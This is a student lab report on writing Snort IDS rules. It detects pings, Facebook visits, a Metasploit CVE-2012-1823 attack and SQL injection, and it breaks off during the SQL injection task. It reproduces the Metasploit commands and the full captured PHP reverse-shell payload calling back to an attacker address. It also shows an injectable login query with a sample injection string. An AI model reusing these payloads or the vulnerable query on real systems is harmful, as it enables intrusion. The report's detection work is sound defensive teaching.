Network Security Lab
Intrusion Detection System - Snort

Group 2
Anna Dorottya Simon
Márk Szabó
Natália Réka Ivánkó
Olexandr Shyvakov

Professor
Dr Luca Allodi

Table of contents

- Table of contents
- Abstract
- Preparation
- Introduction
- Snort config file
- Rule structure and .rules files
- Task 1 - alert for ping
    - Run Snort, check the packets
    - Stop Snort, check the output and the alert file
- Task 2 - Alert for browsing on facebook
- Task 3 - Alert against CVE-2012-1823 Metasploit attack
    - Attacking with Metasploit
    - The rule
    - Test
- Task 4 - Alert against SQL Injection
    - The vulnerable web application
    - Write the rule
    - Additional remarks
- Conclusion

Abstract

In this report we present our lab implementation about IDS Snort providing also a basic description of the theoretical background.

In the first section we describe how the environment was set up, which kind of virtual machine, web servers, tools were used.

In the second section we provide a basic introduction about what is an IDS and IPS, what is the difference between them, what is Snort, and what is it used for. We present what is a Snort configuration file, which variables can be used and modified in it, what are the Snort rules and the .rules files and how can we use them. In the followings we are solving four tasks to present the capabilities of Snort.

In the third section we write two simple rules, the first is an alert for a ping (Task 1) and the second is an alert for browsing on Facebook (Task 2). Meanwhile introducing the first task we show how can you run Snort and which are the running options.

In the fourth section we examine the payload of a known Metasploit attack, and then we write a rule to detect it (Task 3).

In the fifth section we show how we can use Snort against SQL injection (Task 4), we describe what are the key weaknesses and how can we improve them. Finally we make a conclusion about when, how and for what Snort should be used.

Preparation

We used two virtual machines at the lab, on the first, which is called ***victim*** we installed Ubuntu 14.04 and on the second, which is called ***attacker*** we set up a Kali with default installation.

On the attacker machine we saved the official Facebook login page into `/var/www/html` for task 2.

Snort was installed on the victim machine. We also installed apache, php and mysql For task 3 & 4. For the sake of task 3 we used an old and vulnerable version of PHP, namely 5.3.12.

Snort can be runned by either the user snort or as root. To eliminate permission issues we ran all the commands as root during the lab. Of course in production Snort should be run in the name of its own user (snort).

Introduction

An intrusion detection system (IDS) is a device or software application that monitors network or system activities for malicious activities and produces reports.

We differentiate two type of IDS based on the placement on the system. The host IDS runs on individual hosts or devices on the network and the network IDS is placed at a strategic point within the network to monitor traffic to and from all devices on the network.

On the other hand, an intrusion prevention system (IPS) is a device or software application that monitors network or system activities for malicious activities, logs information about them, tries to block them, and produces reports.

So the main difference between them is that IDS is passive and IPS is active. IPS stops the packets, examine them and decide what to do (let it through or drop), while IDS only gets a copy of the network traffic and can intervene only later (when the packet is probably already delivered). So IPS will slow down the network, while IDS is vulnerable to single-packet-attacks.

Snort is a free and open source network IDS and IPS software. It can perform protocol analysis, content searching/matching, and can be used to detect a variety of attacks and probes. Its first release was in 1998, and then was bought by Cisco in 2013. However, it is still free and open source.

Snort has three main modes:

- packet sniffer (similar to Wireshark) - displays the network traffic in real time
- packet logger (useful e.g. for network traffic debugging) - saves the network traffic to the disk
- network intrusion detection - matches the network traffic against signatures and performs the specified actions

In our paper we will focus on the third mode, as this is the mode mostly used in industry.

Snort config file

The config file can be found at `/etc/snort/snort.conf`. The default config file is quite self-explanatory, with helpful comments leading the user through the steps of customizing the configuration to its own needs. In the lab we only set the network variables and customize the rule set.

The network variables we modify are the home net and the external net, which can be configured by changing the following lines:

```
ipvar HOME_NET 192.168.56.101
```

```
ipvar EXTERNAL_NET !$HOME_NET
```

Where `HOME_NET` is the internal network range, the subnet we are trying to protect. We set it to the IP address of the victim machine. The `EXTERNAL_NET` is the external network range, in our case everything which is not in the internal network range.

These variables are used in creating rules. We will see examples later.

In order to only alert to those packets we want to, we commented out all the default rules before the lab. In the lab we included a new rules file with inserting the following line to the end of the config file:

```
include /etc/snort/rules/my_rules.rules
```

In the followings, we will modify this rules file.

Rule structure and .rules files

A rule can be found in a .rules file and the rule structure is the following:

```
<Rule Actions> <Protocol> <Source IP Address> <Source Port>
<Direction Operator> <Destination IP Address> <Destination
Port> (rule options: message, identification number, revision
number)
```

1. Rule action: This defines what Snort should do with the packet. It has eight options, out of which the first two can be used in IDS mode and the others only in the IPS mode
    a. alert: generates an alert and then logs the packet
    b. log: logs the packet
    c. pass: ignores the packet
    d. activate: alerts and then turns on a dynamic rule
    e. dynamic: remains idle until activated by an activate rule, then act as a log rule
    f. drop: blocks and logs the packet
    g. reject: blocks the packet, logs it, and then sends a TCP reset if the protocol is TCP or an ICMP port unreachable message if the protocol is UDP
    h. sdrop: blocks the packet but doesn't log it.
2. Protocol: The type of protocol Snort analyzes. It can be icmp, udp, tcp, ip which latter basically means all the previous three types.
3. Source IP Address: the IP address where the packet comes from. Can be an ip, a subnet, a variable from the config file (eg $HOME_NET), "any", or a list.

4. Source Port: The port number where the packet comes from. Again can be a constant, a variable or “any”.
5. Direction operator: Can be -> or <>. This operator is intuitive, the first one means that Snort checks traffic from source to the destination, and the second one means that it checks both directions.
6. Destination IP Address: the IP address where the packet goes to.
7. Destination Port: The port number where the packet goes to.
8. Rule options: There are many rule option, below we only mention a few generic one.
    a. msg: The message displayed in the log file
    b. sid: the id of the rule. No two rules should have the same id, so for local rules one should use more than 1,000,000 (ids below 1,000,000 are reserved for default rules).
    c. rev: the revision number of the rule, for refining and updating rules. If two rule has the same sid but different rev, the one with higher rev will be used.

Task 1 - alert for ping

We insert a very simple rule into our `my_rules.rules` file:

```
alert icmp any any -> any any (msg:"Ping detected"; sid:1000477; rev:1)
```

Based on the previous section, we can figure out that this rule makes alerts on every icmp packet from any port of any address to any port of any address.

But wait, we only want to alert for ping! So we need to include a new option in the rule. Thus we modify and save it accordingly:

```
alert icmp any any -> any any (msg:"Ping detected"; itype:8; sid:1000477; rev:1)
```

The option `itype` stands for ICMP packet type. But how do we know which is the type we want? If we run Snort as below, we will see it in the packets.

Run Snort, check the packets

To run Snort from command line you can use different kind of flags. We chose the following options:

```
snort -dev -c /etc/snort/snort.conf -l /var/log/snort/ -i eth0 -A full -k none
```

`-d:` displays the application layer data when in verbose or packet logging mode.
`-e:` displays or logs the link layer packet headers.

`-v`: the verbose option prints all packets to the console

`-c` *`config-file`*: specify the config file, if you have different configurations with various rules enabled, you can specify which configuration to use at the command line. This option is required when Snort is run in IDS mode.

we chose our config file with the modified network variables

`-l` *`log-file`*: specifies the logging directory. All alerts and packet logs are placed in this directory. (default logging directory is /var/log/snort)

we set up the the default logging directory

`-i` *`interface`*: specifies which interface Snort should listen on. In this case we used the eth0 in the victim machine.

`-A full`: generates an alert using one of the specified alert-modes: fast, full, none, and unsock. In this case we used the full alert mode.

`-k none`: disables Snort's internal checksum verification. We needed this to catch all the packets, because if it's enabled, then in some cases Snort can capture a local packet before the Network Interface Card computes the checksum. Then it sees the checksum as 0, and interprets it as a bad checksum and thus does not inspect the packet.

```
root@ubuntuForSnort: /home/victim
eam
           Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.5.3
           Using PCRE version: 8.31 2012-07-06
           Using ZLIB version: 1.2.8

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.1  <Build 1>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
Commencing packet processing (pid=2838)
```

Figure 1: Snort running with the above command

To check if our rule is actually working, we ping the attacker machine from another terminal of the victim machine by typing `ping 192.168.56.102`. Snort catches the outgoing (ICMP Echo request) and incoming (ICMP Echo reply) packets.

```
root@ubuntuForSnort: /home/victim
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

05/18-17:37:26.907385 08:00:27:5D:96:E8 -> 08:00:27:9D:20:8B type:0x800 len:0x62
192.168.56.101 -> 192.168.56.102 ICMP TTL:64 TOS:0x0 ID:18012 IpLen:20 DgmLen:84
 DF
Type:8  Code:0  ID:2863   Seq:21  ECHO
36 8C 3C 57 00 00 00 00 45 D8 0D 00 00 00 00 00  6.<W....E.......
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F  ................
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F   !"#$%&'()*+,-./
30 31 32 33 34 35 36 37                          01234567

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

05/18-17:37:26.907788 08:00:27:9D:20:8B -> 08:00:27:5D:96:E8 type:0x800 len:0x62
192.168.56.102 -> 192.168.56.101 ICMP TTL:64 TOS:0x0 ID:49928 IpLen:20 DgmLen:84
Type:0  Code:0  ID:2863  Seq:21  ECHO REPLY
36 8C 3C 57 00 00 00 00 45 D8 0D 00 00 00 00 00  6.<W....E.......
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F  ................
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F   !"#$%&'()*+,-./
30 31 32 33 34 35 36 37                          01234567

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure 2: In/outcoming ICMP packets detected by Snort

After a couple of seconds we stop pinging and Snort too. We can see that the ECHO packets have type 8 and the ECHO REPLY packets have type 0, so we chose type 8 correctly. Since we enabled the previous rule, after detecting every incoming and outgoing (in our test case only outgoing) ping packets Snort created an alert.

Stop Snort, check the output and the alert file

After we stop running Snort, it outputs some useful statistics. Many of these are self-explanatory, the main parts and the interesting section, where we can check the alerts are summarized below: [3]

1. *Timing statistics*: It includes total seconds and packets as well as packet processing rates.

```
Run time for packet processing was 14.4042 seconds
Snort processed 16 packets.
Snort ran for 0 days 0 hours 0 minutes 14 seconds
   Pkts/sec:            1
```

2. *Packet I/O Totals*: This section shows basic packet acquisition numbers and rates.

```
Packet I/O Totals:
   Received:          16
   Analyzed:          16 (100.000%)
    Dropped:           0 (  0.000%)
   Filtered:           0 (  0.000%)
Outstanding:           0 (  0.000%)
   Injected:           0
```

3. *Protocol statistics*: Traffic for all the protocols decoded by Snort. In our case, it is 100% Ethernet, 100% ICMP and 100% IP4.
4. *Snort memory statistics:* It provides a memory usage summary.

```
Memory usage summary:
  Total non-mmapped bytes (arena):       8794112
  Bytes in mapped regions (hblkhd):      16850944
  Total allocated space (uordblks):      2582512
  Total free space (fordblks):           6211600
  Topmost releasable block (keepcost):   131488
```

5. *Actions, Limits, and Verdicts:* This is the important part for us, which shows what Snort did with the packets.
   a. *Actions* Stats: It counts the numbers of alerts, logs and numbers of the packets that Snort let passed after the analization.
      i. Alerts is the number of activate, alert, and block actions processed as determined by the rule actions.
      ii. Logged: the number of every action except pass and sdrop.
      iii. Passed: the number of pass actions.

```
Action Stats:
     Alerts:             8 ( 50.000%)
     Logged:             8 ( 50.000%)
     Passed:             0 (  0.000%)
```

   b. *Limits*: Limits arise due to real world constraints on processing time and available memory. These indicate potential actions that did not happen.
   c. *Verdicts*: Verdicts are rendered by Snort on each packet.

```
Verdicts:
      Allow:            16 (100.000%)
      Block:             0 (  0.000%)
    Replace:             0 (  0.000%)
  Whitelist:             0 (  0.000%)
  Blacklist:             0 (  0.000%)
     Ignore:             0 (  0.000%)
```

In the Action Stats part we can see that there were 8 alerts and logs. The alerts is written into the `alert` log file, which is located in `/var/log/snort/`. The alert contains the message in the first line, and the source IP, destination IP, type of packet and the header information in the following lines.

```
[**] [1:1000477:1] Ping detected [**]
[Priority: 0]
05/31-11:19:04.641317 08:00:27:5D:96:E8 -> 08:00:27:9D:20:8B type:0x800 len:0x62
192.168.56.101 -> 192.168.56.102 ICMP TTL:64 TOS:0x0 ID:32808 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:3039   Seq:7  ECHO

[**] [1:1000477:1] Ping detected [**]
[Priority: 0]
05/31-11:19:05.640324 08:00:27:5D:96:E8 -> 08:00:27:9D:20:8B type:0x800 len:0x62
192.168.56.101 -> 192.168.56.102 ICMP TTL:64 TOS:0x0 ID:32845 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:3039   Seq:8  ECHO
```

Figure 3: The alerts in the `/var/log/snort/alert` file

Task 2 - Alert for browsing on Facebook

We saved the official Facebook login page into `/var/www/html` in the attacker machine. Then we forwarded every DNS query from the victim machine, which is going to the ‘facebook.it’ to this ‘fake’ website. To achieve this, we inserted the following line (which contains the attacker’s IP address and the url of the fake ‘website’) into the `/etc/hosts` file on the victim machine:

```
192.168.56.102 facebook.it
```

In this section we create a rule with which Snort can make an alert when somebody visits the facebook.it from the victim machine. This can be useful when we have a company and we don’t want our employees to spend their work time on Facebook. So how do we do that? We could match for “facebook” appearing in any packet, but it would cause a lot of false positives.

Instead, we will match for a GET request. If we start Snort and visit facebook.it, we will see the GET request among the sniffed packets. Based on that we can write our rule.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

05/31-11:35:43.963249 08:00:27:5D:96:E8 -> 08:00:27:9D:20:8B type:0x800 len:0x91
192.168.56.101:42012 -> 192.168.56.102:80 TCP TTL:64 TOS:0x0 ID:62053 IpLen:20 D
gmLen:131 DF
***AP*** Seq: 0x8F1DFE66  Ack: 0x886CDE59  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 461830 299011
47 45 54 20 2F 20 48 54 54 50 2F 31 2E 31 0D 0A  GET / HTTP/1.1..
55 73 65 72 2D 41 67 65 6E 74 3A 20 63 75 72 6C  User-Agent: curl
2F 37 2E 33 35 2E 30 0D 0A 48 6F 73 74 3A 20 77  /7.35.0..Host: w
77 77 2E 66 61 63 65 62 6F 6F 6B 2E 69 74 0D 0A  ww.facebook.it..
41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 0D 0A     Accept: */*....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure 4: The GET request sniffed by Snort

In details it will make an alert when there is an outgoing tcp packet from any port of `$HOME_NET` to the `$HTTP_PORTS` of `$EXTERNAL_NET` which contains the followings:

The "GET" string with case-insensitivity (that's what "`nocase`" is for), and "Host: [something] facebook.it" also with case insensitvity. We need the [something] part because it can be just `facebook.it` or with `www.` or with `http://`. So we need a regular expression for this.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"Request for Facebook detected!"; content:"GET"; nocase; pcre:"/Host:.{0,15}facebook\.it/i"; sid:1000004; rev:1;)
```

After we write and save the rule in the `my_rules.rules` file, we start Snort again and visit the fake Facebook website from the victim machine. The alert is written into the log file:

```
[**] [1:1000004:1] Request for Facebook detected! [**]
[Priority: 0]
05/31-11:39:17.642007 08:00:27:5D:96:E8 -> 08:00:27:9D:20:8B type:0x800 len:0x91
192.168.56.101:42014 -> 192.168.56.102:80 TCP TTL:64 TOS:0x0 ID:36608 IpLen:20 DgmLen:131 DF
***AP*** Seq: 0x10525255  Ack: 0xDD3768A7  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 515250 352432
```

Figure 5: the Facebook alert created by Snort in the log file

Task 3 - Alert against CVE-2012-1823 Metasploit attack

Metasploit is a powerful tool that can be leveraged in many ways during attacks. Snort has a long history of building rules capable of detecting Metasploit attacks.

In this part we are going to take a more precise look at building a snort rule to detect metasploit attack for CVE-2012-1823. The vulnerability is based on the fact that, cgi php scripts in apache/PHP before 5.3.12 and 5.4.x before 5.4.2 does not properly

handle query strings that lack an = (equals sign) character. Which allows remote attackers to execute arbitrary code by placing command-line options in the query string.

Attacking with Metasploit

There are several ways of interacting with the Metasploit framework. We used the most powerful - msfconsole, which is used to communicate with the framework via the terminal.

To perform the attack we start Metasploit by typing `msfconsole` in the terminal on the attacker machine. Then we type `use exploit/multi/http/php_cgi_arg_injection`. To select appropriate exploit. We also set up victim ip by typing `set RHOST 192.168.56.101`, attacker ip (for reverse shell) `set LHOST 192.168.56.102`, and attacker port to catch reverse shell `set LPORT 4444`. To set payload we type `set payload php/reverse_php`. And we execute the attack by typing `exploit`.

```
msf exploit(php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Command shell session 9 opened (192.168.56.102:4444 -> 192.168.56.101:58708)

ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ed:2c:db brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:feed:2cdb/64 scope link
       valid_lft forever preferred_lft forever
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 6: Successful attack - remote shell on victim machine

We can verify that exploit succeeded by typing `ip addr show eth0` in a newly spawned shell. It will display victim's ip address. If we type `id` we will see that our shell is running as user `www-data` (because we compromised the apache web server on the victim machine).

	Time	Source	Destination	Proto	Length	Info
1	0.000000000	192.168.56.102	192.168.56.101	TCP	74	34452 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=874518 TSecr=0 WS=1024
2	0.000530000	192.168.56.101	192.168.56.102	TCP	74	80 → 34452 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=514259 TSecr=8
3	0.000655565	192.168.56.102	192.168.56.101	TCP	66	34452 → 80 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=874518 TSecr=514259
4	0.002062255	192.168.56.102	192.168.56.101	TCP	2962	[TCP segment of a reassembled PDU]
5	0.002122227	192.168.56.102	192.168.56.101	HTTP	403	POST /?--define+allow_url_include%3dtRue+--define+safe_mode%3d0+--define+suhosin.simulatic
6	0.002270640	192.168.56.101	192.168.56.102	TCP	66	80 → 34452 [ACK] Seq=1 Ack=1449 Win=8704 Len=0 TSval=514260 TSecr=874519
7	0.002283250	192.168.56.101	192.168.56.102	TCP	66	80 → 34452 [ACK] Seq=1 Ack=2897 Win=11584 Len=0 TSval=514260 TSecr=874519
8	0.002341138	192.168.56.101	192.168.56.102	TCP	66	80 → 34452 [ACK] Seq=1 Ack=3234 Win=14528 Len=0 TSval=514260 TSecr=874519
9	0.010937388	192.168.56.101	192.168.56.102	TCP	74	58705 → 4444 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=514260 TSecr=0 WS=64
10	0.010995818	192.168.56.102	192.168.56.101	TCP	74	4444 → 58705 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=874521 TSec
11	0.011135190	192.168.56.101	192.168.56.102	TCP	66	58705 → 4444 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=514261 TSecr=874521
12	0.618776031	192.168.56.102	192.168.56.101	TCP	66	34452 → 80 [FIN, ACK] Seq=3234 Ack=1 Win=29696 Len=0 TSval=874673 TSecr=514260
13	0.651162585	192.168.56.101	192.168.56.102	TCP	66	80 → 34452 [ACK] Seq=1 Ack=3235 Win=14528 Len=0 TSval=514325 TSecr=874673

Figure 7: Wireshark dump of the attack

Before the lab we checked the exploit’s network traffic with wireshark. From wireshark dump we see that actual exploitation is happening in packets 4 and 5. By following the tcp stream we examine the content of this packets.

```
POST /?--define+allow_url_include%3dtRue+--define+safe_mode%3d0+--define+suhosin.simulation%3d1+-d
+disable_functions%3d%22%22+--define+open_basedir%3dnone+-d+auto_prepend_file%3dphp://input+-n HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 2871

<?php     $ipaddr='192.168.56.102';    $port=4444;          @set_time_limit(0); @ignore_user_abort(1);
@ini_set('max_execution_time',0);      $dis=@ini_get('disable_functions');      if(!empty($dis)){
$dis=preg_replace('/[, ]+/', ',', $dis);        $dis=explode(',', $dis);        $dis=array_map('trim', $dis);
}else{        $dis=array();      }          if(!function_exists('glJwJm')){      function glJwJm($c){        global
$dis;              if (FALSE !== strpos(strtolower(PHP_OS), 'win' )) {        $c=$c." 2>&1\n";      }
$RrkLhp='is_callable';      $yJDIo='in_array';            if($RrkLhp('proc_open')and!$yJDIo('proc_open',$dis)){
$handle=proc_open($c,array(array(pipe,'r'),array(pipe,'w'),array(pipe,'w')),$pipes);        $o=NULL;        while(!
feof($pipes[1])){          $o.=fread($pipes[1],1024);        }        @proc_close($handle);      }else
if($RrkLhp('exec')and!$yJDIo('exec',$dis)){        $o=array();        exec($c,$o);        $o=join(chr(10),
$o).chr(10);      }else      if($RrkLhp('passthru')and!$yJDIo('passthru',$dis)){        ob_start();
passthru($c);        $o=ob_get_contents();        ob_end_clean();      }else      if($RrkLhp('shell_exec')and!
$yJDIo('shell_exec',$dis)){        $o=shell_exec($c);      }else      if($RrkLhp('popen')and!$yJDIo('popen',$dis)){
$fp=popen($c,'r');        $o=NULL;        if(is_resource($fp)){          while(!feof($fp)){
$o.=fread($fp,1024);          }        }        @pclose($fp);      }else      if($RrkLhp('system')and!
$yJDIo('system',$dis)){        ob_start();        system($c);        $o=ob_get_contents();        ob_end_clean();
}else      {        $o=0;      }            return $o;      }    }    $nofuncs='no exec functions';
if(is_callable('fsockopen')and!in_array('fsockopen',$dis)){      $s=@fsockopen("tcp://192.168.56.102",$port);
while($c=fread($s,2048)){        $out = '';        if(substr($c,0,3) == 'cd '){          chdir(substr($c,3,-1));
} else if (substr($c,0,4) == 'quit' || substr($c,0,4) == 'exit') {          break;        }else{
$out=glJwJm(substr($c,0,-1));          if($out===false){            fwrite($s,$nofuncs);            break;
}        }        fwrite($s,$out);      }      fclose($s);    }else{
$s=@socket_create(AF_INET,SOCK_STREAM,SOL_TCP);      @socket_connect($s,$ipaddr,$port);
@socket_write($s,"socket_create");      while($c=@socket_read($s,2048)){        $out = '';        if(substr($c,0,3)
== 'cd '){          chdir(substr($c,3,-1));        } else if (substr($c,0,4) == 'quit' || substr($c,0,4) == 'exit')
{          break;        }else{          $out=glJwJm(substr($c,0,-1));          if($out===false){
@socket_write($s,$nofuncs);            break;          }        }        @socket_write($s,$out,strlen($out));
}      @socket_close($s);    }HTTP/1.1 200 OK
Date: Sun, 29 May 2016 12:56:03 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
```

Figure 8: The attack vector

The rule

We are interested in packets that are coming from external network to our http ports, so we use `tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS`. We use `flow:to_server,established;` because the attacker needs completed three way handshake in order to deliver the attack.

Then we use `content:"?";` to find first question mark which is necessary to make query to the vulnerable php script. We use `http_uri;` to search “?” in the normalized request url . Which means that first all hex characters are converted to their ASCII representation, it also restricts search only to the url request field. Afterwards we use `content:"-"; http_uri;` to look for a dash line which is used in payload and important to perform the attack. We also use `distance:0;` to start search for “-” only after “?”. The exploit is based on the php inability to handle the lack of “=” sign during querying strings. So we also look for the absence of the equality sign in the raw url request by using `content:!"="; http_raw_uri;`

To reduce the number of false positives we add regex matching with `pcre:"/(\.php|\/)\?[\s\+]*\-{1,}[a-z]/Ui";`

The breakdown of this rule is the following:

`(\.php|\/)` - we search for "`.php`" or "`/`" Because php file to attack can be either specified or not (since if no file is specified, `index.php` will be used).

`\?` It must be followed by "`?`".which stays for query.

`[\s\+]*` It can be followed by any number of whitespace characters and pluses.

`\-{1,}` Then it must be followed by one or more "`-`". Which are required for the attack.

`[a-z]` it must be followed by any letter as we saw in the attacking pattern.

In the end `U` stands for lazy matching. Which tells regex to match as little as necessary and speeds it up. And `i` stands for case insensitive matching.

Regex matching is quite powerful and reliable, but it is slow. So firstly we use static rules like `content` which allow regex to inspect only suspicious packets. Combining all of the above we have the following rule:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"possible
CVE 2012-1823"; flow:to_server,established; content:"?"; http_uri;
content:"-"; http_uri; distance:0; content:!"="; http_raw_uri;
pcre:"/(\.php|\/)\?[\s\+]*\-{1,}[a-z]/Ui"; sid:1000021; rev:1;)
```

Test

After saving the rule we launch Snort again. By default, Snort will truncate packets larger than the default snaplen of 1518 bytes. As we saw from Wireshark capture our malicious packet is 2962 bytes. So to let Snort completely examine it we override default snaplen value by using `-P 65535`. Thus we launch it with the following command:

```
snort -dev -c /etc/snort/snort.conf -l /var/log/snort/ -i eth0
-A full -P 65535 -k none
```

We execute the attack again and examine the contents of the alert log




Figure 9: The alert in the /var/log/snort/alert file created by Snort

As we can see our rule successfully alerted us on CVE-2012-1823 Metasploit attack.


Task 4 - Alert against SQL Injection

In this section we are going to see how to detect an SQL Injection attack with Snort. It's important to keep in mind, that it's easy to write a very strict rule which will alert

for all SQL Injection attacks, but that rule will probably fire for a lot of legitimate traffic too resulting a high number of false alarms. The challenge here is not to develop a rule which matches all the attacks, but to develop a rule with a reasonable number of false positives and false negatives.

The vulnerable web application

For this task we have a vulnerable web application running on the victim's machine (`192.168.56.101`). The web page is a simple login form, and the attacker's goal is to login as admin without knowing the admin password. To make the task easier the webpage displays it's own source code.



Let's see the SQL query used to verify the password (line 21-25):

```
$username = $_POST['username'];

$password = $_POST['password'];

$query = "SELECT * FROM `user` WHERE username='$username' AND password='$password'";
```

Normally it results a query like this: `SELECT * FROM `user` WHERE username='admin' AND password='mypassword'`. But since the query is created with concatenating unsanitized user input it is vulnerable to SQL Injection. For example if we enter `abc' OR '1'='1` as password it will result the following query: `SELECT * FROM `user` WHERE username='admin' AND`

`password='abc' OR '1'='1'`. And since 1 always equals 1 it will let us log in regardless of the correctness of the password.

